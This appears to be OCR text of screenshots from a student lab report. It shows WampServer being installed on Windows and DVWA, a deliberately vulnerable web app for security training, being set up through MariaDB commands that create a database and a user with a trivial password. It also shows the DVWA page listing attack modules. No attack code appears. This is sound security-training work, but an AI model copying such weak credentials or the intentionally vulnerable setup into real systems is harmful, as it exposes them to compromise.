
Lab 19.01
1-3,


Settings
Storage
Home
Find a setting
System
Display
Sound
Battery
Storage
Tablet
Clipboard
Remote Desktop
Optional features
Disk Management
File Action View Help
Manage
Downloads
File Home Share View Application Tools
Setup - Wampserver64 3.3.2
Completing the Wampserver64 Setup Wizard
Setup has finished installing Wampserver64 on your computer. The application may be launched by selecting the installed shortcuts.
Click Finish to exit Setup.
Wampserver
Romain Boudon
Hervé Leclerc
(2.0-2.5)
Dominique Ottello
alias Otomatic
(3.+)
Wampserver
3.3.2
Back
Finish
resource_hacker
3/4/2024 1:06 AM
File folder
17 items
1 item selected 320 MB
Manage the Desktop folder
Documents
40.0 KB
Manage the Documents folder
Pictures
0 bytes
Type here to search
19°C
10:30 AM
3/14/2024


4-5,


Recycle Bin
~res-x64_0002
Firefox
bob1.txt
Wampserve...
bob3.txt
bob1
~res-x64
bob4
~res-x64_0000
~res-x64_0001
Wampserver - 3.3.2 - 64bit
Launched on: 2024-03-15 02:11 AM
About...
Language
Wamp Settings
Tools
Help
Refresh
Restart from zero
Exit
Type here to search
20°C
7:11 PM
3/14/2024


6,


www
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › New Volume (E:) › wamp64 › www
Search www
Quick access
Name
Date modified
Type
Size
Tray Menu Manager
About Tray Menu
What's New
License
Update
Apps
Options
Custom Items
Custom Separator
Custom Bar
Scheduler
Task1
Task2
Task3
Task4
Task5
Task6
Task7
Task8
Task9
File to run
Parameter line
Task Log
Task Window
Minimized
Task Status
Day
Hr
Periodicity
Off
Permanent
Single day
Multiple days
Basic Periodicity
2
Hours
Activity Periods
Active Days
Active Period
Active Period
Open
« www › dvwa › config
Search config
Organize
New folder
Quick access
Desktop
Downloads
Documents
Pictures
Music
Strings
Videos
OneDrive
This PC
Network
Name
Date modified
Type
config.inc.php
3/13/2024 9:08 AM
PHP
config.inc.php.dist
3/13/2024 9:08 AM
DIST
File name:
config.inc.php - Copy.dist
Open
Cancel
8 items
1 item selected
Type here to search
20°C
7:26 PM
3/14/2024


7,


localhost/dvwa/setup.php#
E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> create database test_database;
Query OK, 1 row affected (0.005 sec)
MariaDB [(none)]> clear
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.014 sec)
MariaDB [(none)]> create user dvwa@localhost identified by 'YES';
Query OK, 0 rows affected (0.015 sec)
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.018 sec)
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.009 sec)
MariaDB [(none)]>
Type here to search
20°C
7:34 PM
3/14/2024


8-10,


Login :: Damn Vulnerable Web
php - Problems with creation of
localhost/dvwa/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA)
Type here to search
20°C
7:54 PM
3/14/2024

11,



Welcome :: Damn Vulnerable W
php - Problems with creation of
localhost/dvwa/index.php
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
More Training Resources
DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:
Mutillidae
OWASP Vulnerable Web Applications Directory
You have logged in as 'admin'
Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql
Damn Vulnerable Web Application (DVWA)
Type here to search
20°C
7:54 PM
3/14/2024

12,

